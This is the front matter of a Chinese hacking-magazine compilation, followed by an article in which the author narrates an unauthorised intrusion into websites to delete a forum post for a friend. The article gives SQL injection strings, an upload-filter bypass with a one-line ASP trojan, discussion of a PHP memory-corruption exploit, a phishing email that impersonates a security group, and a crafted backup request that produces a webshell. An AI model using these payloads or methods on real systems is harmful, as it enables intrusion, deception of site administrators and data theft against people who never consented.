安全技术大系

Broadview
www.broadview.com.cn

黑客防线系列

黑客防线

2012合订本

《黑客防线》编辑部 编

- 剖析黑客攻防技术焦点
- 展示技术的创新与突破
- 透视黑客攻防发展趋势
- 全面收录流行黑客技术

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

安全技术大系

黑客防线

2012合订本

《黑客防线》编辑部　编

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

本书为《黑客防线》杂志 2012 年杂志所刊登文章的合集，内容涉及当前系统与软件最新漏洞的攻击原理与防护、脚本攻防、渗透与提权、溢出研究，以及网络安全软件的编写、网管工具的使用等。本书涉猎范围广，内容涵盖目前网络安全领域的各个方面，其中不乏代表着国内网络安全的顶级技术研究。

本书适合网络安全从业者、网络管理员、软件测试人员，以及在校大学生等诸多网络安全爱好者阅读。

图书在版编目（CIP）数据

黑客防线：2012 合订本 / 《黑客防线》编辑部编.—北京：电子工业出版社，2013.6
（安全技术大系）
ISBN 978-7-121-20290-2

Ⅰ. ①黑… Ⅱ. ①黑… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字（2013）第 089972 号

责任编辑：李利健
特约编辑：赵树刚
印　　刷：北京京科印刷有限公司
装　　订：北京京科印刷有限公司
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　　邮编 100036
开　　本：850×1168　1/16　　印张：28.5　　字数：1185.6 千字
印　　次：2013 年 6 月第 1 次印刷
印　　数：3500 册　　定价：69.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

前 言

关于《黑客防线》

《黑客防线》是一本涉及网络信息安全的纯技术月刊，创刊于2001年，至今已经历时12年。12年来，坚持在攻与防的对立统一中寻求技术突破的理念，积极倡导技术创新和突破，成为国内网络信息安全技术人员和相关专业在校学生不可缺少的技术月刊。

随着时代的发展，为了使读者更加及时、便捷地阅读这本技术月刊，从2010年7月开始，月刊采用电子版网络传播形式发行，不再出版纸张版的月刊。但是由于广大读者在得到快捷电子版的同时，还是希望作为技术资料收藏纸张版，为了满足这一要求，我们每年将会出版这样一本合订本。合订本将全面收录全年的文章，偶尔也会删除极少部分技术含量不足的文章，总体还是体现技术创新和突破。

关于《黑客防线》合订本的出版周期

我们一般会在每年的4月出版上一年的合订本。由于编印发涉及诸多环节，希望读者能够容忍这个延时。如果想及时阅读，还是建议到黑客防线官网订阅电子版月刊。

关于文章中涉及代码的下载

由于强调纯粹技术性的研究，很多文章涉及的技术阐述需要代码实现，本来应该收录在光盘中随书配赠，但是，光盘审读一般依赖杀毒软件扫描结果，对于本技术领域很多代码都会误报，澄清需要拖延出版周期。所以，我们只能在黑客防线官网提供相关代码的下载，由此带来的不便，希望得到读者的理解和谅解。

关于购买合订本的途径

电子工业出版社所有的销售终端都是极好的购买途径，包括但不限于各大新华书店、科技书店、计算机书店及网络书城。

关于《黑客防线》的内容定位

《黑客防线》一直倡导技术创新和突破。这个倡导具体到与网络信息安全相关，旨在强调底层编码技术研究、底层协议、系统内核、程序缺陷等方面技术对抗，反对应用级别的攻击实验性质的描述文章，真正实现底层技术层面的攻与防的对立统一，这是我们12年来一直倡导的，也是今后要坚持的方向。所以，欢迎后来者居上的新人积极投稿，勇于尝试技术研究和创新，相信在这个技术领域只有创新、没有权威，投稿邮箱：du_xing_zhe@yahoo.com.cn。

致谢

12年的黑客防线技术探索之路其实也是一条不平坦的道路。由于众所周知的原因，我们一直寻求在法律允许的范围内研究这个边缘性交叉性学科所涉及的纯粹技术，其目的就是为本土网络信息安全建立一个技术家园，培养出稀缺门类的技术专才。在此过程中，始终得到了各大安全公司和相关行业的认可，特别是有的公司在录用员工时客观参考在《黑客防线》上发表的文章，还有的公司在员工技术考核中把在本刊发表的文章也列入指标；有些高校相关专业给予我们作者以奖学金或者

学分奖励，这种认可，是我们首先要感谢的。还要感谢 12 年来坚持技术研究并且投稿支持我们分享技术成果的作者们，其实这个技术团队已经成为相关行业的技术中坚力量。同时，更要感谢坚持阅读分享并且参与技术研究的广大读者，以及很多机构的图书馆、资料室，读者的需要使我们感到了工作的价值。

《黑客防线》编辑部 binsun20000@gmail.com

声明

鉴于本书涉及的安全技术具有破坏用户终端安全的风险，建议读者在学习、研究、探讨之前，确保已经充分了解以下内容：

本书所讨论的技术仅用于研究和学习，旨在提高用户终端的安全性，严禁用于不良动机，任何个人、团队、组织不得将其用于非法目的，否则后果自负，特此声明。

《黑客防线》2012 合订本
目　　录

本月焦点

漏洞攻防

Android 远程监控技术

工具与免杀

渗透与提权

外文精粹

网络安全顾问

编程解析

前置知识：PHP ASP 汇编

关键词：入侵 渗透 破解

一次艰难的渗透纪实

图/文 kyo327

前言

随着互联网的迅速发展，越来越多的应用都转向B/S结构，因为它是跨平台的、易操作的、方便的、迅速的，这样不论用户使用什么样的操作系统，仅仅需要安装一个浏览器就能享受在线购物、网上支付、看电影、写博客等各种各样的便捷服务，特别是Web2.0时代的到来更增添了互联网的活力。但是这样也就会导致出现越来越多的Web安全问题，比如SQL注入、XSS、上传漏洞、弱口令、目录遍历等。虽然早在数十年前就已发现这些漏洞产生的根本原因，可它们却始终没有退出历史舞台，依然是Web应用程序主要的安全问题。当然很多企业也开始越来越重视安全，但是仅仅依靠买网络安全产品、买防火墙等是不能完全解决问题的。现在的企业安全最大问题就是不重视网络安全人才，导致搞安全的薪水不如挖煤窑的，或者纯粹依靠安全产品代替网络安全人才。软件产品毕竟也是人写的，并且具有时效性，出了0Day后，死的产品能立即做出安全措施吗？动辄就看见招聘做内核驱动的程序员年薪20万以上，这种状况让搞安全的情何以堪，并且搞安全也需要学习底层编程、C语言、Perl、Python、Php、Asp、.NET、Java、C++、调试漏洞、配置各种各样的Web环境、熟练掌握od、ida、softice、windbg、软件破解、社工等只要是跟互联网有一点关系都是必修之课，最关键的是，还要时刻学习新东西，要跟得上互联网的发展，否则就会被淘汰。

我先感慨一下，在做网络安全这些年感觉一直在漂，从2005年刚到北京的远东到2008年的大连，再到2009年的盛大，没有一个地方能让人感到是在踏实地做安全，对网络安全人才也都不重视。从圈群的好友处得知，有很多技术水平很不错的朋友都闲置在家，为什么？我感觉国内的大环境都是这样的，所以出现了2011年年底的各大网站密码泄露事件。我认为，泄露的那些也只是九牛一毛。在这个不够重视网络安全人才的时代，也许这个事件算是给那些高傲的、高薪的程序员上的一堂课吧。

言归正传。因为快要当爸爸了，我终于离开了北京，在家闲着这段时间受一朋友之托要在某一个网站帮忙删一个帖子，于是便开始了这次漫长的渗透之旅。

初期的探索

在拿到目标www.111.com后，前期的侦查工作一定是要做充分的。我喜欢先从网站程序入手，这样如果找到突破口就可以迅速拿下。

通过初期的对网站文件暴力猜解，扫描到robots.txt文件，有以下目录，如图1所示。

```
Disallow: /install/
Disallow: /data/
Disallow: /temp/
Disallow: /tpl/
Disallow: /uc_client/
Disallow: /id/
Disallow: /lang/
Disallow: /mod/
Disallow: /adm/
Disallow: /api/
Disallow: /inc/
Disallow: /tool/
Disallow: config.php
Disallow: admin.php
Disallow: 3gadm.php
Disallow: seccode.php
Disallow: spider.php
Disallow: ver.php
```

图1

再通过对这些文件的访问，从3gadm.php文件的标题栏得到该网站采用的是diy-page8.3的

cms，自然可以先用搜索引擎搜索该 cms 暴露的已知漏洞。我搜到的大概有 3 个版本的结果：一个是子仪的盲注 exp，还有两个是来自 t00ls 的。由于该网站服务器安装有 Web 防火墙，导致同一个 IP 不能多次连续地提交 get 或 post 请求，否则就被认为是非法的。这样盲注那个 exp 也就一直没有成功，而我使用 t00ls 小蟑螂那个 exp 时，在本机自己搭建环境的最新版本是成功的，但是目标仍然失败，我考虑也许是目标版本较低的原因。

由于后台文件 admin.php 被改名，同时也在进行着网站后台文件的暴力猜解，不过也许我的字典文件不够大，也不够好，结果很令人失望，并且该网站做了禁止普通用户注册、禁止普通用户登陆的安全措施，这样连传图片的权利也被封杀了。

再看他的论坛，毕竟要删的帖子是在论坛上的，但他使用的是最新版的 discuz! X2，因为我测试了 2011 年 7 月那个漏洞不好使。

到这里，我对该目标的网站程序方面大概有了一些了解，但有用的信息不是很多。接着我用 nmap 扫描了 Web 服务器的端口情况，只开了 80 端口，也许其他端口被防火墙 K 掉了吧。通过经验访问一个不存在的目录，服务器返回如图 2 所示。



图 2

从图 2 看出，貌似 IIS7.0 或 IIS7.5，再用 iiswrite.exe 对网站发送一个 head 包，返回 Server: Microsoft-IIS/7.5，这样大概能确定该网站服务器操作系统应该是 Windows 2008。

通过上面的分析，没有找到什么突破口，接下来大家都能想到，可以扫描一下他的 Web 服务器上都有哪些网站，从该服务器上的其他网站入手是大家一贯的做法，我也就不多说了。再次遇到 cdn，无法简单地判断网站的真实 IP。

关于 cdn，我在这里用简单的几句话介绍一下，用户在自己的浏览器中输入要访问的网站的域名，网站主 dns 选择比较近的 cdn 服务商节点，并把请求的内容缓存到 cdn 节点服务器，再把 cdn 节点服务器 IP 返回给用户，最后用户再向给定的 cdn 节点请求网站内容。

我测试使用不同地区的 vpn 去 ping 网站域名，发现 IP 都不一样，后来通过 Google 搜索其网站的相关帖子，发现有另外一个域名 www.222.com 显示相同的内容。再次用此域名进行旁注域名查询，总算有了真实的结果，如图 3 所示。



图 3

但令人失望的是，这几个域名最终全都指向了主网站和论坛。

看到一点希望

由于 www.222.com 直接指向论坛，而 www.111.com 指向 cms，可以判断两个网站应该处于不同的虚拟目录下。于是我用自己写的扫描器对 www.222.com 进行了网站文件暴力猜解，如图 4 所示。



图 4

从图 4 中看到，总算有个信息泄露的问题了。打开 phpinfo.php，结果如图 5 所示。

System	Windows NT 6.1 build 7601
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snaps with-snapshot-template=d:¥php-sdk¥snap_ php-build=d:¥php-sdk¥snap_5_2¥vc6¥x86 sdk¥oracle¥instantclient10¥sdk,shared" "-- sdk¥oracle¥instantclient10¥sdk,shared" "--
Server API	CGI/FastCGI
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:¥Windows
Loaded Configuration File	E:¥websoft¥php-5.2.17¥php.ini

图 5

从图5中我得到了目标操作系统是Windows2008，PHP运行方式为FASTCGI，PHP版本为5.2.17，还有网站物理路径等，让我眼前一亮的是IIS7.5+FASTCGI。在默认情况下，IIS处理请求的时候可能导致像nginx安全漏洞一样的问题，任何用户都可以远程将任何类型的文件以PHP的方式去解析。

我马上找到一个该网站某个图片链接地址进行类似的请求：http://www.222.com/images/aaa.gif/kyo.php，没有返回404，并且返回的http头状态码是200，这时我基本可以肯定该漏洞的存在。我记得给一位好友看过一眼，他说这个站死定了。我也深信这一点，但我没想到后面的过程竟如此艰难。

随后我带着喜悦的心情，迅速地在该论坛注册了账户，并急切地上传那个带着一句话PHP木马的美女图片，但结果仍然令人沮丧，论坛将所有的附件传到另外一个文件服务器上，而那个文件服务器是Windows 2003，没有类似的Bug，并且和目标主机不在一个C段。可这个漏洞却很诱人，我还考虑到论坛显示帖子是html文件类型，如果能在显示帖子的html里写入<?php phpinfo();?>倒也是可以利用的，只是<>总是被过滤为< >，主站的cms又禁止登录，cms后台文件也无法找到，看来只能再换换别的思路了。

从二级域名入手

每个做网络安全的都应该了解，在网络上每个人享受各种服务：上论坛、听音乐、网上支付、购物等，最重要的就是自己的密码，而账号大多数都是公开的，只要我们拥有目标的常用密码，就可以尝试他的其他网站的登录验证，因此，我开始了从二级域名入手的打算，拿下后至少可以得到他的常用密码之一。

通过他本网站的链接和二级域名暴力破解查询工具，再加上自己的分析，我得到了target比较主要的一个二级域名：a.111.com，仍然是一个比较成熟的、没有任何已知漏洞的cms的博客程序，值得庆幸的是，这个二级域名所在的服务器倒有十几个其他的网站，应该是虚拟主机，操作系统是Windows 2003，同时支持PHP和ASP。

我首先瞄上的一个网站是：www.aaa.com，很轻松地扫描出其后台管理文件为：http://www.aaa.com/admin/admin_index.php，直接在浏览器上浏览url，发现其没有做严密的验证，后台一部分功能是可以使用的，如图6所示。



图6

并且后台使用了FCKeditor，是最新版本，测试了这个编辑器的漏洞集合后无果，只能把希望寄托在图6的上传图片上，看看是否有问题。这次还算顺利，我在Vmware的Windows XP系统用WSockExpert.exe抓了一下上传的包，在一句话ASP木马里添加了gif89a头，再将包的这里改为：Content-Disposition: form-data; name ="article_img"; filename="C:\aa.asp .gif"，用nc提交后即得到名为120107005538_53.asp的上传文件，也就拿到其webshell了，如图7所示。



图7

其实这里上传的时候，Web防火墙也拦了好几次，几乎杀了我95%的小马，最后只能请出独门暗器才躲过防火墙。后来才知道该虚拟主机使用的组合是“星外+护卫神·入侵防护专家”。

拿到www.aaa.com的webshell后，自然是想跨目录到a.111.com。而最新的“星外+护卫神”的确很有效，删除了wscript.shell、shellapplication等扩展，还不支持aspx，不能运行任何命令。

调试 PHP 漏洞

我用 phpinfo 得知 www.aaa.com 的 web 服务器的 PHP 版本是 5.2.9-2。版本不高，我印象里 php5.2.13 以下的版本出过好几个漏洞，其中“PHP hash_update_file() Already Freed Resource Access Vulnerability”是比较著名的。于是我放下该网站的 webshell，找到这个漏洞公告和 poc，准备调试一下这个漏洞，用它去执行命令，进而提升权限。

公告地址为：

http://php-security.org/2010/05/01/mops-2010-001-php-hash_update_file-already-freed-resource-access-vulnerability/index.html

我在 vmware_winxp 的 apache+php 环境里用 WinDbg 附加进程 httpd.exe，然后在浏览器中打开这个漏洞的 poc，发生异常，如图 8 所示。

图 8

由图 8 可以看出，发生问题的模块是 php5ts.dll，发生问题的函数是 php_hash_register，在这个函数偏移 0x2bf 处发生了异常。

显然 php5ts.dll 是 PHP 的核心解析器，PHP 所有的功能都包含在它那里，不论什么操作系统，运行 PHP 都少不了要加载它。从这里可以看出这个漏洞危害的范围很广，是跨平台的。至于漏洞发生的原因，就不在这里叙述了。

现在看发生异常的位置是：

00a74fef ff5204 call dword ptr [edx+4] ds:0023:55555559=????????

Eip 为 0x00a74fef 的地方，而 poc 第一句代码就是 define("OFFSET", pack("L",0x55555555));把这个地址装入一个二进制串中。再看异常发生时的寄存器环境（如图 8 中的 edx=0x55555555），后来再通过调试确定开始的第一句代码的地址就是控制 edx 的寄存器。那么只要能在 edx+4 指向的地址装入精心构造的 shellcode，就可以顺利溢出了。

后来，朋友发现了一种把另一个 PHP 漏洞（PHP addcslashes() Interr-uption Information Leak Vulnerability）和这个漏洞结合起来利用的方法，后来我也证实了这个结果。以下是朋友的调试结果，在这里和大家分享：

“PHP addcslashes()信息泄露漏洞，它可以读出内存空间中的信息，在读出的信息中，从偏移 0x10 开始，保存了一个指针，而在该指针偏移 0x20 开始保存我们控制的变量的值。”

这样我们就可以用 PHP addcslashes()漏洞找到放置 shellcode 的地址，再找到某个变量 A 的地址，在变量 A 的地方存放 shellcode 的地址，那么 call [edx+4]就可以执行 shellcode 了。把那两个 poc 结合起来，最后那个 hexdump()函数改成我们自己的找到偏移 0x10 指向的 0x20 地址的函数。

其实是很简单的一个功能，直接附上朋友写的这个函数，如下所示。

```
function hexdump($x)
{
$ret_long = ord($x[0x13]) * 0x1000000 + ord($x[0x12]) *
0x10000 + ord($x[0x11]) * 0x100 + ord($x[0x10]);
$ret_long = $ret_long + 0x20;
return $ret_long;
}
```

只是里面的细节还需要调一调，如要生成纯字母、数字的 shellcode，edx+4 那个地方需调一下等，然后就可以用 metasploit 生成我们想要的纯字母数字的 shellcode 了。

我在本机测试成功，如图 9 所示。

图 9

在漏洞调试成功后的第 2 天，当我准备用这个 exp 提权时，用菜刀连上我的 webshell，谁知道却返回 404。

我把 www.aaa.com 输入浏览器后，返回信息如图 10 所示。



图 10

从图 10 可以看出，昨天那个刚拿下的网站，今天域名就过期了，我还能说什么呢？

杀个回马枪

我只能老老实实再杀回来仔细分析虚拟主机上剩下的那几个网站了。那个悲催的网站被关闭了之后剩下的不是 discuz！X2 就是静态 html 网站，再有就是很知名的较新版本的无已知漏洞的 cms 了，它就只有一个 ASP 的网站，地址为 http://www.bbb.com。也许这个网站是唯一的突破口了，用后台扫描器很容易扫到后台是 http://www.bbb.com/manage/，如图 11 所示。



图 11

从图 11 可以很清晰地得到这个网站程序是 3hooCMS V3 SP2，我搜了一下，没有找到这个版本的漏洞，较低的版本倒是有一个 xss 漏洞，并且也没有这个版本 CMS 的下载地址，我怀疑目标主机安装的是商业版。我只找到了 3hooCMS_V2_SP2 的下载。

下载完后，我在 vmware_win 2003 下搭了环境，开始分析其源代码。

经过一段时间的分析，我发现 Search.Asp 这个文件存在 SQL 注入漏洞。

代码第 9 行到 11 行如下。

```
Dim TplFileUrl,TplStr,Sql,Rs,rCid,Cid
SoKey=trim(request("sokey"))
page=request.QueryString("page")
```

第 10 行 SoKey 变量没有经过任何过滤便传了进来。

第 41 到 47 行如下。

```
        if SoKey="" then
          csql=""
           filename="Search.Asp"
        else

filename="Search.Asp?sokey="&SoKey

        end if
      sql="select * from [info] where
"&LanguageSet&"Name like'%"&SoKey&"%' order
by id desc;"
```

SoKey 被当做搜索型变量传入 sql 语句中。

因此这里存在着一个搜索型的注入漏洞。

由于是已知的 cms，其表名和字段名都不用猜了。

管理员表名：ScmsAdmin；用户名字段：username；密码字段：password。

选择好关键字直接在 nbsi 工具里跑吧。

遗憾的是没有跑出任何结果，于是我在目标网站中手工搜索输入框里测试。

当输入 33%' and 1=1 and '%'='时查询出了一些结果。

而输入 33%' and 1=2 and '%'='时又没有任何结果。完全没有问题啊，sql 语句肯定执行了，注入百分之百存在，但为什么就是跑不出来呢？我突然想到，也许新版本第 10 行代码应该是这么写的：

```
SoKey=trim(request.form("sokey"))
```

这是 post 提交方式，我马上变换成了 post 的扫描方式，终于得出了结果，如图 12 所示。



图 12

得到加密的密码（fead0df1fe60103eaba454dd0a7e0842）后拿到 Cmd5 解密，但仍无法解密。看来这年头不设置 10 位以上字母+数字+特殊字符的密码都不好意思和别人打招呼。

不成功的社工

md5 密码破不出来其实是常有的事，不过也说明国内上网用户的安全意识也在一步步地提高。我考虑到既然他的网站有这个注入漏洞，那么管理员即便改了密码，我仍然能通过 SQL 注入漏洞得到 hash，如果他能改一个 Cmd5 能破出来的简单的密码不就有希望了吗？于是我借 2011 年年底的网络安全密码泄露门事件，给管理员发了一封 E-mail，如图 13 所示。



图 13

很不好意思，这里我借用了 90sec.org 的名义，因为我觉得 90sec 中有很多人的技术水平还是蛮高的，并且喜欢免费给某些网站提交漏洞。

E-mail 发出去 2 天后，再次注入得出密码的 hash，发现他没有修改。我也感觉此路不通，即便他修改了，很有可能密码还是很复杂而破不出来。

后来又想到去社工主网站 www.111.com，询问他们的管理员为什么主网站不能注册普通用户，也不能登录，是不是网站程序坏掉了。想借他们修复普通用户注册功能后，上传一个含有 PHP 木马的图片，再利用 IIS7.5 的解析漏洞得到 shell。但得到的答复是：他们就是专门禁止普通用户注册和登录的。

罢了，我社工真的不擅长，不太会与人交互，还是靠自己吧。

V5 的迂回战术

考虑到好不容易拿到 http://www.bbb.com 的 hash，不能这么轻易放过这个网站啊。于是想看看这个管理员有没有其他的站，通过拿下他自己的另外的网站，然后再得到其密码也是一个不错的选择。这就是所谓的迂回战术吧，我不从正面进攻了，我从你有弱点的地方进攻还不行吗？

于是我根据他网站提供的信息，再加上 whois 查询、域名查询、谷歌、百度，终于发现这个管理员在其他虚拟机还存在 3 个类似的网站，分别是：

http://www.bbb1.com

http://www.bbb2.com

http://www.bbb3.com

虚拟主机操作系统同样是 Windows 2003，令人兴奋的是这 3 个网站与 www.bbb.com 使用的是同一套 cms，都是 3hooCMS V3 SP2。

利用前面发现的 SQL 注入漏洞，很容易得到 bbb1、bbb2 两个网站的后台管理员的密码 hash 都为 fead0df1fe60103eaba454dd0a7e0842，和 bbb.com 一样是无法破解的。

又过了一天，我怀着百分之一的希望把 www.bbb3.com 也扫了一遍，但惊奇的是密码 hash 和其他 3 次都不一样，立刻拿到 Cmd5 去破解，但需付费。结果如图 14 所示。



图 14

就这样我拿到了 www.bbb3.com 管理员的密码。这下我感到形式一片大好，思路如下。

① 通过进入 bbb3.com 的后台，得到一个 webshell。

② 再从 webshell 里通过提权跨目录到 bbb2.com。

③ 改写 bbb2.com 的后台登录代码，嗅探其明文密码。

④ 同步进行 ftp 密码的破解，顺便尝试 bbb.com 的 ftp。

至此我感觉这个迂回的战术还算威武。

从再读 cms 源代码到后台 getshell

进入 www.bbb3.com 后台后，尝试了上传的地方，又看了源代码，发现没什么漏洞，该网站严格检测了扩展名并以时间格式强制更改了上传后的文件名，应该是较成熟的上传代码。而网站设置那块是写入数据库的。唯一可能出问题的地方只能是数据库备份了，如图 15 所示。

图 15

从图 15 得知数据库的路径和扩展名，不过，看着诱人的 asa 扩展名却做好了防下载处理，我利用 ASP 小马代码入库的方式来测试，发现 #Data23%base#.asa 是无法执行 ASP 的。

大家肯定会说，上传一个带一句话 ASP 木马的图片，然后备份这个图片为 ASP 不就完事了吗?

但是有以下几个问题需要解决。

① 当前数据库路径输入框和备份数据库名称输入框都是只读的，无法更改。

② 即便备份为 a.asp;a.jpg 也不可执行（后来才知道，可能是防火墙拦截的原因）。

第一个问题好处理，客户端的一切防御手段都是浮云。一个 readonly 能阻挡我这个久经沙场的老将吗? 不论是把其 htm 保存下来，把 action 完整路径附上提交，还是用 firefox 的插件，再或者是用国外的神器 burpsuite，都能轻松绕过。

至于第二个问题，我发现肯定备份出了 a.asp;a.jpg 类型的文件，可是用浏览器访问却总是出现 404 错误。

我只能再看其 cms 源代码，看它备份此处到底是如何处理的。

看了一会儿后，如愿以偿地发现了问题，漏洞文件为 Admin_DataBackup.asp。

第 65～83 行的代码如下。

```
sub backupdata()
Dbpath=request.form("Dbpath")
Dbpath=server.mappath(Dbpath)
bkfolder=request.form("bkfolder")
bkdbname=request.form("bkdbname")
Set Fso=server.createobject("scripting.filesystemobject")
if fso.fileexists(dbpath) then
72.If CheckDir(bkfolder) = True Then
73.fso.copyfile dbpath,bkfolder& "\"& bkdbname & ".mdb"
74.else
75.MakeNewsDir bkfolder
76.fso.copyfile dbpath,bkfolder& "\"& bkdbname & ".mdb"
end if
response.write "<center>备份数据库成功，备份的数据库路径为 " & bkfolder & "\" & bkdbname & ".mdb</center>"
response.write "<center><a href='Databackup\" & bkdbname & ".mdb' a>下载本次
备份数据库到本地</a></center>"
Else
response.write "找不到您所需要备份的文件。"
End if
end sub
```

第 68 行 bkfolder=request.form("bkfolder") 没有对目录名做过滤

而 request.form("bkfolder") 是从第 37 行这句代码传过来的

```
<td height="22"><input type="hidden" size=50 name=bkfolder value=Databackup ></td>
```

说明默认情况下 bkfolder= Databackup 这个目录

第 72～76 行是检测 bkfolder 这个目录是否存在，如果不存在就调用 MakeNewsDir bkfolder 这个函数。

第 98～103 行代码如下。

```
Function MakeNewsDir(foldername)
Set fso1 = CreateObject("Scripting.FileSystemObject")
Set f = fso1.CreateFolder(foldername)
MakeNewsDir = True
Set fso1 = nothing
End Function
```

直接调用 fso 创建一个没有过滤参数的文件夹。

这时大家可能都想到了：如果我们上传的时候抓包，把默认的文件夹 Databackup 改为 kyo.asp，那不就创建了一个 kyo.asp 的文件夹吗? 这样配合 IIS6.0 的漏洞将可以成功执行我的美女图片 ASP 木马。

实战当中也是这样的，把抓的包改为这样的形式，再用 nc 提交就 OK 了。

```
POST /manage/Admin_DataBackup.asp?action=Backup HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/msword, application/vnd.ms-excel, application/vnd.ms-powerpoint, */*
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: www.bbb3.com
Content-Length: 77
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDSATTCRQC=LFGDIANCDLPBPGNJNCMPKEIM; Scms%5FVerifyCode=9109
DBpath=..%2FUpLoadFile%2F20120112012046769.jpg&bkfolder=kyo.asp&bkDBname=data
```

备份成功后，用菜刀提交 url 路径类似如下。

http://www.bbb3.com/manage/kyo.asp/data.mdb

至此也算拿下了一个 webshell，万里长征又进了一步。